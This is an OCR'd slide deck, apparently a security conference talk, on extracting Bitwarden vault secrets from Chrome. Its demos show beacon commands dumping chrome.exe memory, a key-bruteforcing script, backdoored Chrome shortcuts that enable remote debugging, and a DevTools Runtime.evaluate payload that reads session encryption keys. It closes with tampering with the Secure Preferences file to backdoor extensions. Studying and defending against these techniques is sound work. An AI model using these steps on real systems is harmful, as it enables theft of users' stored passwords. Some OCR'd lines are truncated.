
```
    Patterns:
       00 00 00 00 03 00 00 00 6d 09 00 00 xx 00 00 00
    Outliers:
       00 00 00 00 03 00 00 00 70 49 20 00 40 00 00 00
```

Attack Plan

1. Get encrypted database from disk
2. Wait for target user to unlock vault
3. Dump `chrome.exe` process memory
4. Parse encryption key candidates from the dump
5. Test against the encrypted database
6. Profit?

Demo


1. Get encrypted database from disk




```
[~]
dfleveldb log -s 000003.log | jq 'select(.key | test("_ciphers_ciphers")).value' |
{
  "1daa927e-cf48-4850-be2c-b3440088ad8c": {
    "id": "1daa927e-cf48-4850-be2c-b3440088ad8c",
    "organizationId": null,
    "folderId": null,
    "edit": true,
    "viewPassword": true,
    "permissions": {
      "response": {
        "delete": true,
        "restore": true
      },
      "delete": true,
      "restore": true
    },
    "organizationUseTotp": false,
    "favorite": false,
    "revisionDate": "2025-08-25T08:22:12Z",
    "type": 1,
    "name": "2./0HAp85CmxSGbYWdmETzpg==|5POUqg1+6ZkKq7dpCW/wYg==|H/Q+DMPOku3M2W2GxdXta
    "notes": null,
```

Demo

2. Wait for target user to unlock vault



Demo

3. Dump `chrome.exe` process memory

```
1036924214738,9633582779928741928,2097152 --field-trial-handle=2236,i,14060007117342489740,14193552861348813097,262144 --variai
 7140            6884            1 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --extension-process
 --lang=en-US --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=13 --time-ticks-at-unix-epoch=-1758634813193
4637688379536,13306684574858225519,2097152 --field-trial-handle=2236,i,14060007117342489740,14193552861348813097,262144 --varia
 6492            6884            1 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --enable-dinosaur-ea
 --lang=en-US --device-scale-factor=1 --num-raster-threads=1 --renderer-client-id=14 --time-ticks-at-unix-epoch=-1758634813193
```

```
[09/23 10:50:36] beacon> inlineExecute-Assembly --dotnetassembly /home/kali/SharpDump.exe --assemblyargs 7140
[09/23 10:50:36] [*] Running inlineExecute-Assembly by (@anthemtotheego)
[09/23 10:50:36] [+] host called home, sent: 22258 bytes
[09/23 10:51:02] [+] received output:

[*] Dumping chrome (7140) to C:\Windows\Temp\debug7140.out
[+] Dump successful!
```

Demo

4. Parse encryption key candidates from the dump
5. Test against the encrypted database

```
┌──[/workspace/procdump]
└─ python3 bw_decrypt.py --dump chrome.dmp --database encrypted_database.json

Parsing memory dump.. found 9 encryption key candidates!
Bruteforcing database..
Found a valid decryption key: 1b16dba21cb189391eb6ad240c94391d50cbf5695eb3d79d81c7caad9d6e1507

Decrypted database written to decrypted.json!
```

Demo

6. Profit!

```
┌──[/workspace/procdump]
└─ jq '.[].login' decrypted.json
{
  "username": "bw-brucon-study@protonmail.com",
  "password": "P@$$w0rd!!P@$$w0rd!!",
  "passwordRevisionDate": null,
  "totp": null,
  "autofillOnPageLoad": null,
  "uris": [
    {
      "match": null,
      "uri": "https://example.com",
      "uriChecksum": "EAaArVRs5qV39C9S3zO0z9ynVoWeZkuNfeMpsVDQnOk="
    }
  ]
}
```

JavaScript-based Extractions

How is Bitwarden data stored


Data	Storage	Location
Bearer Token	Extension Local Storage	Disk + Memory
Encrypted Database	Extension Local Storage	Disk + Memory
Encryption/Decryption Key	Extension Session Storage JavaScript variables	Memory*
Decrypted Database	JavaScript variables	Memory*

JavaScript has full access!

Abuse Browser Debugging Features

Chrome Remote Debugging

- WebSocket API to Chrome Dev Tools



Chrome Remote Debugging

- Can be set up using Chrome command lines

--remote-debug-mode	*No description*
--remote-debugging-address	Use the given address instead of the default loopback for accepting remote debugging connections. Note that the remote debugging protocol does not perform any authentication, so exposing it too widely can be a security risk.
--remote-debugging-io-pipes[1]	Specifies pipe names for the incoming and outbound messages on the Windows platform. This is a comma separated list of two pipe handles serialized as unsigned integers, e.g. "--remote-debugging-io-pipes=3,4".
--remote-debugging-pipe	Enables remote debug over stdio pipes [in=3, out=4] or over the remote pipes specified in the 'remote-debugging-io-pipes' switch. Optionally, specifies the format for the protocol messages, can be either "JSON" (the default) or "CBOR".
--remote-debugging-port	Enables remote debug over HTTP on the specified port.
--remote-debugging-socket-name[5]	Enables remote debug over HTTP on the specified socket name.
--remote-debugging-targets	Provides a list of addresses to discover DevTools remote debugging targets. The format is <host>:<port>,...,<host>:port.

Partial Patch

Therefore, from Chrome 136 we're making changes to the behavior of `--remote-debugging-port` and `--remote-debugging-pipe`. These switches will no longer be respected if attempting to debug the default Chrome data directory. These switches must now be accompanied by the `--user-data-dir` switch to point to a non-standard directory. A non-standard data directory uses a different encryption key meaning Chrome's data is now protected from attackers.

Can still be abused by duplicating an existing profile!

Attack Plan

1. Duplicate existing `User Data` directory
2. Backdoor Chrome shortcuts with command line args
3. Access the debugging console
4. Wait for target user to unlock vault
5. Run a JavaScript Payload
6. Profit?

Demo

1. Duplicate Existing `User Data` directory
2. Backdoor Chrome Shortcuts

```
[09/16 08:45:00] beacon> chrome_remote_debug
[09/16 08:45:00] [+] Setting up Chrome Remote Debugger (TA0006)
[09/16 08:45:00] [*] Setting up Chrome Remote Debugger (TA0006)
[09/16 08:45:00] [+] host called home, sent: 2753 bytes
[09/16 08:45:00] [+] received output:

[*] Chrome user data dir copied to "C:\Users\jdoe\AppData\Local\Google\Chrome\User Data Debug"

[*] Successfuly backdoored "C:\Users\jdoe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\T
    New shortcut target: "C:\Program Files\Google\Chrome\Application\chrome.exe" --user-data-dir="C:\Users\jdoe\
                         --remote-debugging-port=9222 --remote-allow-origins=*

[*] On next browser restart, remote debugger will be available on localhost:9222
```

Demo


3. Access Debugging Console

```
[09/16 08:45:59] beacon> socks 1080 socks5
[09/16 08:45:59] [+] started SOCKS5 server on: 1080
[09/16 08:45:59] [+] host called home, sent: 16 bytes
```

```
┌──(kali㉿kali)-[~]
└─$ proxychains -q curl http://127.0.0.1:9222/json
[ {
   "description": "",
   "devtoolsFrontendUrl": "https://chrome-devtools-frontend.appspot.com/serve_rev/@36aa3351631d1
79037D20A35EC9",
   "id": "B60221A369FA3B76FA79037D20A35EC9",
   "title": "New Tab",
   "type": "page",
   "url": "chrome://newtab/",
   "webSocketDebuggerUrl": "ws://127.0.0.1:9222/devtools/page/B60221A369FA3B76FA79037D20A35EC9"
```

Demo

4. Wait for target user to unlock vault



Demo

5. Run JavaScript Payload

```
{
  "id": 1,
  "method": "Runtime.evaluate",
  "params": {
    "expression": "new Promise(r => chrome.storage.session.get(null, r))",
    "awaitPromise": true,
    "returnByValue": true
  }
}
```

6. Profit!

```
┌──(kali㉿kali)-[~]
└─$ proxychains -q wscat -c ws://127.0.0.1:9222/devtools/page/FAB78DECE463CF1A46704D3836820F9A
Connected (press CTRL+C to quit)
> {"id":1,"method":"Runtime.evaluate","params":{"expression":"new Promise(r ⇒ chrome.storage.ses
< {"id":1,"result":{"result":{"type":"object","value":{"session-key":{"__json__":true,"value":"{\
Avk6c9K9CEpOW0LECUdpWMO9Y2jAiLQ1+g==\"}"},"state":{"__json__":true,"value":"{\"accounts\":{\"244b
ey\":{}},\"profile\":{\"userId\":\"244b232b-5d97-4f6b-ac00-b33600ed1fa9\",\"email\":\"bw-brucon-s
f6b-ac00-b33600ed1fa9_crypto_userKey":{"__json__":true,"value":"{\"keyB64\":\"GxbbohyxiTketq0kDJQ
NUA==\"}"},"user_244b232b-5d97-4f6b-ac00-b33600ed1fa9_masterPassword_masterKey":{"__json__":true,
gA=\"}"}}}}}
```

Backdoor Browser Extensions

JavaScript Attack Context


main.js

```
getAllDecrypted(e) {
    return yS(this, void 0, void 0, (function* () {
        const t = yield this.getDecryptedCiphers(e);
        if (null != t && 0 !== t.length) return yield this.reindexCiphers(e), t;
        const i = yield this.decryptCiphers(yield this.getAll(e), e);
        if (null == i) return [];
        const [n, r] = i;
        return yield this.setDecryptedCipherCache(n, e), yield this.setFailedDecrypte
    }))
```

background.js

```
decrypt(e, t) {
    return Tee(this, void 0, void 0, (function*() {
        return (0,
        w._)(this.sdkService.userClient$(t).pipe((0,
        a.T)((t => {
            var i, n;
            const s = {
                stack: [],
                error: void 0,
                hasError: !1
```

The Naive Way



Installing Chrome Extensions

chrome web store

Search extensions and themes


Discover Extensions Themes

Consent-O-Matic


Add to Chrome

Featured 4.1★ (171 ratings) Share

Extension Privacy & Security 100,000 users



Extension Developer Mode



Secure Preferences File

HMAC and "Secure Preferences": Revisiting Chromium-based Browsers Security

Pablo Picazo-Sanchez, Gerardo Schneider, and Andrei Sabelfeld

Chalmers University of Technology
Gothenburg, Sweden,

Abstract. Google disabled years ago the possibility to freely modify some internal configuration parameters, so options like silently (un)install browser extensions, changing the home page or the search engine were banned. This capability was as simple as adding/removing some lines from a plain text file called Secure Preferences file automatically created by Chromium the first time it was launched. Concretely, Google introduced a security mechanism based on a cryptographic algorithm named Hash-based Message Authentication Code (HMAC) to avoid users and applications other than the browser modifying the Secure Preferences file. This paper demonstrates that it is possible to perform browser hijacking, browser extension fingerprinting, and remote code execution attacks as well as silent browser extensions (un)installation by coding a platform-independent proof-of-concept changeware that exploits the HMAC, allowing for free modification of the Secure Preferences file. Last but not least, we analyze the security of the four most important Chromium-based browsers: Brave, Chrome, Microsoft Edge, and Opera, concluding that all of them suffer from the same security pitfall.

Keywords: HMAC · Changeware · Chromium · Web Security

https://www.cse.chalmers.se/~andrei/cans20.pdf

Secure Preferences File

Secure Preferences

```
"path": "nngceckbapebfimnlniiiahkandclblb\\2025.8.2_0",
```

```
"ui": {
    "developer_mode": true
}
```


```
"extensions": {
    "settings": {
        "nngceckbapebfimnlniiiahkandclblb": {
            "manifest": {
                "default_locale": "en",
                "description": "At home, at work, or on the go, Bitwarden easily secures all your passwords, passkeys, and sensitive information",
